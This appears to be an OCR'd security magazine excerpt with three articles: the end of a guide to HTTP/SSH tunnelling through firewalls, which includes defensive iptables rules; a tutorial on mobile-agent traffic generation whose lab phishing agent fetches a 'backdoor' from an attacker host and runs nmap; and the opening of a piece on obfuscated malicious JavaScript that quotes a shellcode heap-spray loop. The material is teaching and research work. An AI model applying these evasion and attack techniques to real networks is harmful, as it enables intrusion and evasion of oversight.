


Figure 6. *HTS Help Screen*




Figure 7. *HTS Verification*




Figure 8. *HTC & Proxy Port*




Figure 9. *Firefox Proxy Settings*

using local tunnel port and select 1080 as dynamic forwarded port),
- configure your browser like displayed in Figure 9.

I would recommend to use Firefox with any Proxy Management Extension. In that way you are able to quickly switch to other Proxy Settings.

You can use your created SOCKS Proxy with all other apllications that are able to set SOCKS Proxy Settings, for example: Skype, IRC, P2P Software, Browser.

To verify if your SOCKS Proxy works correctly, do the following. Surf the net without proxy and choose Direct Connection in your Proxy Settings of your browser. Go to a website, for example, *http://whatismyip.com* and write down the IP Address printed out.

Next, choose your SOCKS Proxy again, and require your used IP Address again. You will see your IP Address from your own server in the internet. So, your Proxy is working.

You could also use htc (`httptunnel client`) to connect through a proxy and provide credentials for authentication, or define an own User-Agent.

Your are also able to access your internal devices at home. Just type their internal ip address into the address field in your browser.

This has an big advantage, because of just opening one port for incomming connections and using it for your httptunnel server.

Use VNC for remote administration

- Configure VNC Server at your Server outside. Default Ports for VNC are 5900/TCP and 5800/TCP and set your display number. I will use 64 as display number. In that case, the corrected port numbers are 5964/TCP and 5864/TCP,
- `htc -forward-port 10001 192.168.11.240:443`,
- `putty -L 5964:127.0.0.1:5964 -X -P 10001 root@localhost` (-L forward localport 5964 for vnc client, and enable X11 Forwarding with `-x`),
- Start your VNC Client and connect to `localhost:64 (localhost:<displaynumber>)`.

Use any SMTP Server for mailing

- There must be a SMTP Server running outside,
- `htc -forward-port 10001 192.168.11.240:443`,
- `putty -L 666:<smtpserver>:25 -P 10001 root@localhost`,

Disadvantages of a HTTP tunnel without SSH

- No encryption, it is possible to sniff your connection,
- No Privacy, anybody can use your tunnel,
- Provides no integrity, your stream could be altered,
- you can only get one established connection through your http tunnel.

Tunnel Security

Provide Integrity, Privacy and Authentication if you use HTTP Tunnel and SSH together.

HTTP-CONNECT

The HTTP CONNECT method can be used with a proxy that can dynamically switch to tunnel mode.




Figure 10. *IP Without Proxy – Without Tunnel*




Figure 11. *IP with enabled Tunnel*




Figure 12. *HTC Help Screen*

On the 'Net

- *http://www.gnu.org/* – GNU Project,
- *http://www.iana.org/* – Internet Assigned Numbers Authority,
- *http://www.iana.org/assignments/port-numbers/* – List of Port Numbers,
- *http://www.nocrew.org/software/httptunnel.html* – httptunnel software,
- *http://www.neophob.com/serendipity/index.php?/archives/85-GNU-HTTPtunnel-v3.3-Windows-Binaries.htmlss.full.link* – httptunnel win32 binaries,
- *http://www.w3.org/Protocols/rfc2616/rfc2616.html* – RFC 2612, Hypertext Transfer Protocol HTTP/1.1,
- *http://multiproxy.org/* – Proxy Lists,
- *http://www.stunnel.org/* – Stunnel,
- *http://www.ethereal.com/* – Ethereal, Wireshark,
- *http://www.snort.org/* – Snort IDS,
- *http://www.openssh.org/* – OpenSSH,
- *http://sshwindows.sourceforge.net/* – OpenSSH for WIndows,
- *http://openvpn.sourceforge.net/* – OpenVPN,
- *http://www.netfilter.org/* – Iptables and Netfilter,
- *http://www.htthost.com/* – TCP/IP through HTTP,
- *http://www.dnstunnel.de/* – DNS Tunneling,
- *http://thomer.com/icmptx/* – ICMP Tunneling,
- *http://www.ntsecurity.nu/toolbox/ackcmd/* – ACK Tunneling.

Listing 1. *SSH Configure*

```
/etc/ssh/sshd_config
AllowTcpForwarding yes
#Specifies whether TCP forwarding is permitted

GatewayPorts yes
#Specifies whether remote hosts are allowed to connect to ports forwarded for the
                    client.

X11Forwarding yes
#The connection to the X11 display is auto-matically forwarded to the remote side in
                    such a way
#that any X11 programs started from the shell (or command) will go through the
                    encrypted
#channel, and the connection to the real X server will be made from the local machine.

PermitTunnel yes
#Support for VPN Tunneling
```

Listing 2. *Sample Firewall Ruleset*

```
# drop suspicious packets and prevent port scans
iptables -A INPUT -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL ALL -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

# A Way to prevent ACK Tunneling, a new connection must be initiated with an SYN Flag
                    ON.
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
# SYN-Flood Protection
iptables -N syn-flood
iptables -A INPUT -p tcp --syn -j syn-flood
iptables -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
iptables -A syn-flood -j DROP
# Reject HTTP CONNECT Queries
iptables -I INPUT -p tcp -d 0/0 --dport 80 -m string --string "CONNECT" -j REJECT
# Limit Connections
iptables -p tcp -m iplimit --iplimit-above 2 -j REJECT --reject-with tcp-res
```

- configure your mail client to use `localhost:666` as Outgoing Mailserver.

Counteractive Measures

- Disallow unimportant traffic (Listing 2.),
- close unneeded ports and stop unnecessary services,
- use Stateful Inspections to prevent ACK Tunneling,
- set timeouts for connections to prevent Covert Timing Channels,
- use Content Filtering,
- use HIDS and NIDS,
- use Proxies with Authentication,
- disallow HTTP-CONNECT Queries,
- make use of Anti Virus Software and Anti Spyware Software,
- inspect logfiles an a regularly basis,
- have a detailed look at suspicious traffic,
- monitor your network and build statistics of traffic.

Conclusion

You see, building up a tunnel is not very difficult. You only need little experience and understanding. httptunnel is also a recommended tool in penetration testing. You can hide your tracks to ensure not to be protected by any perimeter security devices. Altough, there are some methods of anomaly detection measures, for example, to compare incomming http traffic to outgoing. A security baseline would be that incomming http traffic is likely to be higher than outgoing. If you have got that specific anomaly, this could be hidden traffic. Also the encryption of the SSL Tunnel exhibits barriers in detecting hidden traffic.

There are countries where it is not allowed to use encryption. And once again, you can implement all measures for making it difficult to attack, but there may be further security branches due to wrong configurations, unknown signatures, covert channels, user ignorance and so forth. Finally,

I ask you, not to use above mentioned techniques for illegal matters. Before making use of it, get familier with provisions of the countrie's law.

Michael Schratt
Michael Schratt deals with Network & Operational Security, is an enthusiastic programmer and has big skills in WebApplication Security. His basic job is to maintain enterprise monitoring systems and endpoint security on unix and windows machines.
Contact: *mail@securityinside.info*

RAPHAEL MUDGE

Agent-based Traffic Generation

Difficulty

Agent programming is a paradigm for distributed computing. A mobile agent is nothing more than a computer program that can move taking its state with it. Distributed tasks that occur in some order and depend on the outcome of eachother are easily implemented with a single function.

WHAT YOU WILL LEARN...

Advanced traffic generation techniques

Distributed programming with mobile agent paradigm

The Sleep scripting language

WHAT YOU SHOULD KNOW...

Python, or some other scripting language

Be familiar with Java and Linux

Basic knowledge of TCP/IP and client/server communication Perl

In this article I will introduce the mobile agent programming paradigm. I will also show you how to reproduce scenarios and generate a realistic and adaptable network traffic. These two problems map well to the mobile agent paradigm.

Middleware

Legitimate mobile agents require middleware to run on each host. Middleware is software that receives and executes an agent. Code that moves host to host with no middleware is called a worm. While these are equally fun, I'm not writing about them today.

Here I use examples written in the Sleep programming language. Sleep is an interpreter written on top of the Java virtual machine. I have two motivations for using it here. First, I wrote it. Second, it supports a concept known as strong mobility. Strong mobility means a program can package its data, program counter, call stack, code and transfer it elsewhere.

Most mainstream programming languages including Java are limited to weak mobility. Agent systems that rely on weak mobility can not move the program counter and call stack. This places an uncessary burden on the programmer to track state themselves. Unnecessary burdens translate to repetitive and cumbersome code. The lack of strong mobility support in mainstream languages has stunted the adoption and consideration of this useful technique.

Listing 1 demonstrates simple middleware written in Sleep. Notice this multithreaded agent middleware is three lines of code enclosed within a while loop. The listen function accepts connections on port 8888. Any waiting connections are queued by default.

After a connection is established, an agent is read with the readObject function. This function reads in a stream of bytes and reconstitutes an object from them. This process is known as deserialization. Converting an object to bytes is known as serialization.

The fork function creates a new thread and executes the agent object. The first parameter to fork is an anonymous function. Code wrapped in curly braces represents an anonymous Sleep

Listing 1. *Simple middleware*

```
global('$server $agent');

while (1) {
  $server = listen(8888, 0);
  $agent = readObject($server);
  fork({ [$agent]; }, \$agent);
}
```

Listing 2. *Simple middleware cont.*

```
inline move {
    callcc lambda({
    local('$handle');
    $handle = connect($host, 8888);
    writeObject($handle, $1);
    closef($handle);
  }, $host => $1);
}
```

function. The second parameter to fork is a value to pass into the global scope of the new thread. Sleep isolates threads by default. After all, there is no need to protect data that isn't shared.

You may be thinking „what is an agent and how do they move?" The agent object is a paused Sleep function. A function requests to move itself by calling the move function. Listing 2 shows the code for this function.

Use the `callcc` command to pause a function. You can read callcc as call this anonymous function with a continuation of the current function as a parameter. A continuation is a paused function. A paused function resumes execution on its next call. This ability to pause a function is half of the strong mobility equation. Sleep functions paused or not, are serializable. The Sleep interpreter organizes the code, call stack, variables, and program counter of a function in one object. When a script serializes a function it serializes this whole package. This is how we achieve strong mobility.

In the move function, an anonymous function passed to callcc opens a connection to a host on port 8888. The writeObject function serializes the continuation to the socket. I hide the complexity of callcc behind the inline function move. Inline functions execute inline and a callcc within them affects the caller. Agents specify the target host as a parameter to the move function. Nothing beats trying this out yourself. Place listing 1 and 2 into a file called middleware.sl. Then type:

```
java -jar sleep.jar middleware.sl
```

Next, create an agent.sl file that begins with code from listings 2 and 3. Listing 3 shows a simple information gathering agent. This agent collects information about a host by executing the uname command. Presumably it starts on 192.168.1.101. It prints this information and moves to 192.168.1.102. It then gets more information and saves it to $info. This agent moves back to 192.168.1.101 and prints the information from 192.168.1.102. Add to agent.sl this code. It launches the agent is:

Listing 3. *Uname agent*

```
sub UnameAgent {
  local('$info');
  $info = `uname`[0];
  println("192.168.1.101 is $info");

  move("192.168.1.102");
  $info = `uname`[0];

  move("192.168.1.101");
  println("192.168.1.102 is $info");
}
```

Listing 4. *Middleware.sl*

```
debug(7 | 34);

include("libs/agentlib.sl");
include("libs/irclib.sl");

restoreAgents();

global('$server $agent');

while (1) {
  $server = listen(8888, 0);
  $agent = readObject($server);

  if ($agent['$name'] !is $null) {
    saveAgent($agent);
  }

  runAgent($agent);
}
```

Listing 5. *Agentlib.sl – checkpointing code*

```
sub saveAgent {
  local('$handle');
  $handle = openf(">>" . getFileProper("agents", $1['$name']));
  writeObject($handle, $1);
  closef($handle);
}

inline save {
  callcc { saveAgent($1); };
}
sub runAgent {
  fork({
    [$agent];
    deleteFile(getFileProper("agents", $agent['$name']));
  }, $agent => $1);
}

sub restoreAgents {
  local('$agent $handle $temp $name');

  foreach $name (ls("agents")) {
    $handle = openf(getFileProper("agents", $1['$name']));

    while $temp (readObject($handle)) {
      if (-isfunction $temp) { $agent = $temp; }
    }
    deleteFile(getFileProper("agents", $name));
    saveAgent($agent);
    runAgent($agent);
  }
}
```

```
local('$a');
$a = connect(„192.168.1.101", 8888);
writeObject($a, &UnameAgent);
closef($a);
```

Once this code is in a agent.sl, type:

```
java -jar sleep.jar agent.sl
```

This will launch the agent and you will see the output in the middleware window for 192.168.1.101. Figure 1 shows this.

So there you have it. These snippets contain the basic code necessary to implement agent middleware. I've hosted 1000 agents in this middleware on a normal Windows PC. The size of the agents depends on how much data they are carrying and the size of the code. The UnameAgent is 2KB. Listings 4, 5, and 6 contains the complete source code to the middleware used in the rest of this article. The next section explains additional features in this updated middleware to provide dependability in a test environment.

Dependability

If you're planning to design agents that will run for long periods of time then

Figure 1. *A Mobile Agent's Journey*




Figure 2. *Phishing Scenario*

Listing 6. *Agentlib.sl – movement code*

```
sub sendAgent {
  local('$handle $exception');

  while (1) {
    try {
      $handle = connect($1, 8888);
      writeObject($handle, $2);
      closef($handle);

      if (-exists getFileProper("agents", $2['$name'])) {
        deleteFile(getFileProper("agents", $2['$name']));
      }

      return;
    } catch $exception {
      warn("$2 to $1 : $exception");
      sleep(5 * 1000);
    }
  }
}

inline move {
  callcc lambda({
    sendAgent($host, $1);
  }, $host => $1);
}
```

Listing 7. *Phishing scenario agent*

```
debug(7 | 34);

include("libs/agentlib.sl");

sub phish {
  local('$vicnick $exception @data $handle');

  # move to victim box and connect it to IRC
  move("192.168.1.200");
  $vicnick = rand_word();
  connect_irc($vicnick, "192.168.1.200");
  sleep(5000);
  # move to attacker box and connect attacker to IRC
  move("192.168.1.107");
  $handle = connect_irc(rand_word(), "192.168.1.107");
  sleep(5000);
  # spam the victim
  println($handle, "PRIVMSG $vicnick :James! download this software! http://
                    192.168.1.107/backdoor")
  # move to victim computer
  $handle = $null;
  move("192.168.1.200");
  # do a web request
  try {
    $handle = connect("192.168.1.107", 80);
    println($handle, "GET /backdoor");
    readb($handle, -1);
    closef($handle);
    # for giggles, pretend we were compromised,
    # start scanning network with nmap
    `nmap -v -sP 192.168.1.0/24`;
    println("[SUCC] success!");
  } catch $exception {
    println("[FAIL] Phishing Attack: $exception");
  }
}

sendAgent("192.168.1.200", lambda(&phish, $name => "phishing.scn"));
```

dependability features become important. Without built-in recovery the crash of one system will force you to bring everything down and relaunch all your agents losing any progress. This is not a fun situation. Fortunately adding features to prevent this isn't too hard.

You can use checkpointing to deal with host failures. Checkpointing consists of saving agents to a file. The code for this is similar to the move function. In this implementation agents are saved after migration and deleted following completion. Agents also have the option to call save to protect intermediate progress. Upon startup the middleware's first action is to restore all agents saved in files. Listing 5 shows the checkpointing functionality in the agentlib.sl file.

Of course a host failure creates problems for agents trying to communicate with it. The move function loops infinitely until the agent is successfully sent. This is crude but works fine in a lab environment. The improved movement code is in listing 6.

These two techniques will let you recover from many failures by restarting the middleware on the problem host.

Scenario Coordination

Now that the middleware is out of the way lets talk about applications. Common in the network security research field is demonstrating a capability or tool against a scenario. Conducting these demonstrations usually requires coordinating multiple hosts. One approach to this problem is to write programs for each host and use the almighty finger to push enter on each keyboard in the correct sequence. This is a poor man's distributed system where you act as coordinator. Agents make coordinating a sequence of activity on multiple hosts trivial.

Here I use a mobile agent to simulate a successful phishing attack. Figure 2 contains a flow chart depicting the phishing attack. This attack involves an attacker and a victim. Both are connected to an internet relay chat server (IRC). The attacker messages the victim. The victim then downloads something from the attacker's URL and executes it. The actual download step may succeed or fail. The flow of this scenario is simplified for the sake of brevity.

The code in Listing 7 contains the agent implementation of the phishing attack. The agent contains the code to handle the role of the attacker and the victim in this scenario. The structure of the agent closely follows the phishing attack flow chart. The mobility of the agents enables this. Once the victim connects to IRC, the agent moves to assume the role of the attacker. Once the attacker is connected, the agent sends a message to the victim. Once the message is sent, the agent moves and becomes the victim again. The code in Listing 7 depends on the IRC helper code in Listing 8.

Notice that the victim nickname is randomly generated and saved. This information travels with the agent. With agents you can script scenarios that are as random or fixed as you like. Randomly generated values can travel with the agent for use in future parts of the process.

This phishing scenario shows how to encapsulate a flow chart into an agent. Imagine having agents that conduct *business as usual*. With a little disciplined programming these agents can validate the success or failure of each action taken. If an action fails the agent can generate a message stating what failed and why. By assigning numbers to each type of failure and success you can use agents to provide metrics about how well a network configuration supports one or more processes.

Traffic Generation: Overview

A traffic generator is software that puts lots of packets on the wire. The purpose of a traffic generator is to create the noise and scale of a real network with no users and sometimes using a limited amount of hardware. One approach to this problem is to replay captured traffic. This is a valuable tactic for putting many realistic sessions on the wire each with their own state. There is also the advantage of scale. With a limited amount of hardware you can replay massive amounts of traffic. Unfortunately, replayed traffic is static. It can't adapt to and report on changes in the test network.

Listing 8. *IRC helper code*

```
sub rand_ip {
  return getFileName(rand(ls("ips")));
}

sub rand_word {
  return rand(@words);
}

sub rand_string {
  return iff(rand() > 0.10, "$1 " . rand_string(rand_word()), $1);
}

let(&rand_word, @words => `cat /usr/share/dict/words`);

sub connect_irc {
  local('$handle');
  $handle = connect("192.168.1.107", 6667, laddr => $2);
  println($handle, "USER a a a :Blah");
  println($handle, "NICK $1");
  fork(&generic_irc_client, \$handle);
  return $handle;
}

sub generic_irc_client
{
  local('$temp');
  while $temp (readln($handle)) {
    if ($temp ismatch 'PING :(.*?)') {
      println($handle, 'PONG :'.matched()[0]);
    }
  }
}
```

The other approach for traffic generation are traffic emulators. These tools simulate the activity of users on real (or virtual) hardware and from this activity the network traffic is created. This technique offers the most realistic possible traffic but scalability and complexity is an issue.

Mobile agents make possible a better traffic emulator. You can encapsulate arbitrarily complex scenarios into a single agent. Scale is achieved by creating multiple instances of the same agent with different parameters. Very little code offers convincing, adaptable, and measurable network traffic generation.

Simulating Multiple Hosts

Traffic generation is no fun if all agents have the same IP address. Requiring a virtual machine or hardware for each simulated host greatly limits scalability. Fortunately, in Linux it is easy to create virtual network interfaces to bind additional IP addresses.

On Linux you can bind a new address with:

```
$ /sbin/ifconfig device:x address
$ /sbin/route add -host address dev
                    device:x
```

Here device is the network device i.e. eth0. The variable x represents a virtual device number. Each address should correspond to its own virtual device number. Begin with 0 and work your way up from there. And of course address is the address you want to bind. Note that these changes go away after rebooting so it helps to put these into a script.

Listing 9 demonstrates such a script. This script binds 127 addresses to a network interface. It even creates an empty file for each address in the ips directory. The rand_ip function in Listing 8 uses these empty files to indicate available addresses. I use this function in Listing 10 to make an IRC agent connect from a random address.




Figure 3. *Simulated Hosts Communicate with IRC Server*

On the 'Net

- *http://sleep.dashnine.org* – Sleep download and documentation
- *http://sleep.dashnine.org/download/hakin9_tgen.tgz* – examples from this article
- *http://linux-vserver.org/* - Linux VServer Project home

Listing 9. *Bind More IP Addresses*

```
# java -jar sleep.jar randips.sl eth0 192.168.3

($device, $prefix) = @ARGV;

mkdir("ips");

for ($x = 1; $x < 128; $x++) {
  ($ip, $dev) = @("$prefix $+ . $+ $x", "$device $+ : $+ $x");
  `touch ips/ $+ $ip`;
  `/sbin/ifconfig $dev $ip`;
  `/sbin/route add -host $ip $dev`;
}
```

Listing 10. *An IRC Agent*

```
debug(7 | 34);

include("libs/agentlib.sl");
include("libs/irclib.sl");

sub irc_agent {
  local('$handle $ip $channel @messages');

  $handle = connect_irc(rand_word(), rand_ip());

  sleep(3000);
  $channel = '#' . iff(rand() > 0.25, rand_word(), 'hottub');
  println($handle, "JOIN $channel");

  while (!-eof $handle && rand(1000) < 900) {
    sleep(rand(30 * 1000));

    @messages = @("PRIVMSG $channel :".rand_string(rand_word()),
                  "PRIVMSG ".rand_word()." :".rand_string(rand_word()));

    if (rand(1000) > 900) {
      println($handle, "PART $channel");
      break;
    }
    else {
      println($handle, rand(@messages));
    }
  }
  println($handle, "QUIT :" . rand_string(rand_word()));
  closef($handle);

  sendAgent("192.168.1.200", lambda($this, \$name));
}

global('$x');

for ($x = 0; $x < 128; $x++)
{
   sendAgent("127.0.0.1", lambda(&irc_agent, $name => rand_word() . rand(100)));
}
```

Sleep's connect and listen functions let you specify which address to bind to. Use the laddr named parameter to do this. For example connect („192.168.1.3", 6667, laddr => „10.10.1.8") connects to 192.168.1.3 on port 6667 using 10.10.1.8 as the outgoing address. And listen (6667, 0, laddr => „192.168.1.3") listens on port 6667 of the interface where 192.168.1.3 is bound. With these functions and virtual devices you can easily simulate actions amongst multiple hosts.

Listing 10 shows the code for an agent that connects to IRC. This agent connects to a server and joins a channel. It then chooses to send a private message, channel message, quit the server, or part the channel. When the agent completes an IRC session, it starts a new copy of itself. This assures the agent is always connected or in the process of connecting to IRC. Figure 4 shows an Etherape screenshot with 100+ such IRC agents. To create this traffic required one computer to act as a server and another to host the clients. Not bad. This technique works with other protocols as well.

Fully simulating a network protocol with connect and listen is cumbersome. One of the advantages of a Java based scripting language *cough*Sleep*cough* is the availability of multiple libraries for different protocols. The Sleep homepage and blog contain examples for other protocols including HTTP and SSH.

Unfortunately few of these libraries offer the flexibility to select which local address to bind outgoing connections to. This is the case even with internal libraries such as java.net.URLConnection. If you are a strong Java programmer it isn't much work to add this option when the source code for a package is available. However, I realize source hacking isn't an option for everybody.

Another option is to create multiple middleware processes and limit each to a specific local IP address. This is accomplished by isolating the process at the kernel level. The Linux VServer project provides the support needed for this on Linux. In this way you're using light-weight virtualization to simulate multiple hosts. It is still more light weight than multiple virtual machines. Also the mobility of the agents is an asset here as well.

The agent can migrate between middleware instances with the move function.

Conclusion

In this article, I've introduced you to programming with mobile agents. My inspiration to use mobile agents for traffic generation came from a need to score students during a network security game.

My first requirement was to score students on the confidentiality, integrity, and availability of services. The agents generated data and followed it throughout its life cycle interacting with the student services. For example, an e-commerce agent would generate a fake order, place it at a student run website, and later move to an inside computer to process this order. If the order was unable to go through (availability) at any time or changed in any way (integrity) the agent would note this. To measure confidentiality we gave students a place to provide stolen files. The agents would move to this location and look for their data (confidentiality).

The second requirement was to prevent student tampering. As you can see, this middleware has no security. My solution? We used hardened Linux servers within each possible enclave. Each team had a server and the outside had a server. Each server had two network interface cards. One for an out-of-band network were the agents migrated. The other was for the competition traffic. Each middleware listened for migration traffic on the out-of-bad interface.

The last thing I sought was scale and realism. As shown in this article the agents interact with the services just as a human would. The idea that the agents can coordinate and simulate a process with multiple actors provides the realism. The ability to measure and report the breakdown of this process and why provides metrics.

With agents, you can simulate both legitimate and malicious activity. With these techniques, you can start to ask questions about your network and design proper experiments.

Raphael Mudge
Raphael is a code hacker based in the United States. You can find out more at *http://www.hick.org/~raffi/*

DAVID MACIEJAK

Javascript Obfuscation Part 2

Difficulty

In the first part, we saw how to decode some basic malicious Javascript code, in this last part we will introduce some technics to quickly identify what a shellcode embedded in the Javascript code do and present you some advanced Javascript obfuscation tips used by attacker.

Unobfuscated script delivers a malicious script that uses some vulnerable methods like arbitrary file download or exploit an overflow in the ActiveX component so embeds a shellcode to execute some code. The former type is often a download&execute shellcode used to drop malware using this drive by download technique.

We will see in this part how to debug the shellcode to understand what it does in the background.

Hexadecimal/Unicode shellcode

Next step is now to study the Listing 1.

First, as you can see the ActiveX object is created using Javascript DOM method and followed by the shellcode which uses unicode and it's stored in the variable name *shellcode*.

In the second time, we will debug this shellcode to understand what it does but for now we will look more closely to what become to the *shellcode* variable.

After the initialization, we find that the *shellcode* is used in a *for* loop:

```
for (i=0; i<300; i++) qq784378237[i] = block
+ shellcode;
```

